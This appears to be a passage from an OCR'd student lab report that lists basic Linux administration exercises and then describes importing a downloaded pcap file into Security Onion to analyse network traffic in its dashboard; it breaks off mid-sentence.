
Create new user and grant sudo privilege.




Remove existing user.




Install and remove many packages.






Browse the internet using a text-based browser.


Using: links2 http://google.com



Play with logs files!



Modify the logs.




Remove files.


Part – Two

Analyze network data using security onion.

We've just installed Security Onion on our VM, and it's quite an achievement! This setup arms us with a comprehensive set of tools for network security monitoring and analysis, all within a versatile VM environment. It's an exciting step into the cybersecurity realm, allowing us to explore and utilize powerful tools like Suricata and Zeek for network traffic analysis. We're eager to see what we can uncover and learn with it!




Login with the credentials and use IP address in web browser.



Security Onion integrates a diverse set of tools within its dashboard, providing a comprehensive solution for network security monitoring, intrusion detection, and log management. Key tools like Suricata and Zeek are central to its capabilities, enabling users to analyze network traffic and detect potential threats

effectively. The dashboard, powered by the Elastic Stack, offers a user-friendly interface for real-time data visualization and analysis. This holistic approach allows for detailed monitoring, quick threat detection, and efficient response strategies.



---

file.pcapng Download by wget command


```
wget https://shpheq.bl.files.1drv.com/y4mMRQsvSQ1lRuxShHjngQqPOM-hxuZWu-qCUd430Bv07REOa6ZcKYhXJAAB1cT-5JnA-jQ96n_D7g32eg9zPJ-YSn0qOUUwGi6mWLE9Bud84-CMuqM0wjZyEEhL9BP8yZxexaDnVxKBrUzgBlBcvJJHsaaViuSsd94A3XNMgdW7XlSvJFKnu39QjQMG_MFPvDp2HkKT7MKZmNyg9XCIEnYwmv y4mMRQsvSQ1lRuxShHjngQqPOM-hxuZWu-qCUd430Bv07REOa6ZcKYhXJAAB1cT-5JnA-jQ96n_D7g32eg9zPJ-YSn0qOUUwGi6mWLE9Bud84-CMuqM0wjZyEEhL9BP8yZxexaDnVxKBrUzgBlBcvJJHsaaViuSsd94A3XNMgdW7XlSvJFKnu39QjQMG_MFPvDp2HkKT7MKZmNyg9XCIEnYw file.pcapng
```

We've successfully imported a PCAP file into Security Onion using the command line, and it was a pretty smooth process. By running `sudo so-import-pcap file.pcapng`, we were able to feed our captured network traffic data into Security Onion's powerful suite of analysis tools. This step is crucial for our assignment, as it allows us to dissect the network activity, spot any irregularities, and strengthen our understanding of threat detection. The screenshot we've attached showcases the command execution and the initial analysis results in the Security Onion dashboard.

Import Link:

```
https://192.168.1.90/#/dashboards?q=import.id:b5fbc4132f3d5fb0eb248639d18d678a%20%7C%20groupby%20-sankey%20event.dataset%20event.category%2a%20%7C%20groupby%20-pie%20event.category%20%7C%20groupby%20-bar%20event.module%20%7C%20groupby%20event.dataset%20%7C%20groupby%20event.module%20%7C%20groupby%20event.category%20%7C%20groupby%20observer.name%20%7C%20groupby%20source.ip%20%
```

7C%20groupby%20destination.ip%20%7C%20groupby%20destination.port&t=2024%2F04%2F18%2000%3A00%3A00%20AM%20-%202024%2F04%2F19%2000%3A00%3A00%20AM&z=UTC




After importing our PCAP file into Security Onion, the dashboard came to life with a wealth of data. It now displays a comprehensive overview of network traffic, alerts, and potential threats derived from our file. Through the dashboard's intuitive interface. We can easily navigate through various visualizations—ranging from top network protocols and source/destination IPs to detailed alerts triggered by the analyzed traffic. This rich dataset not only aids in quick 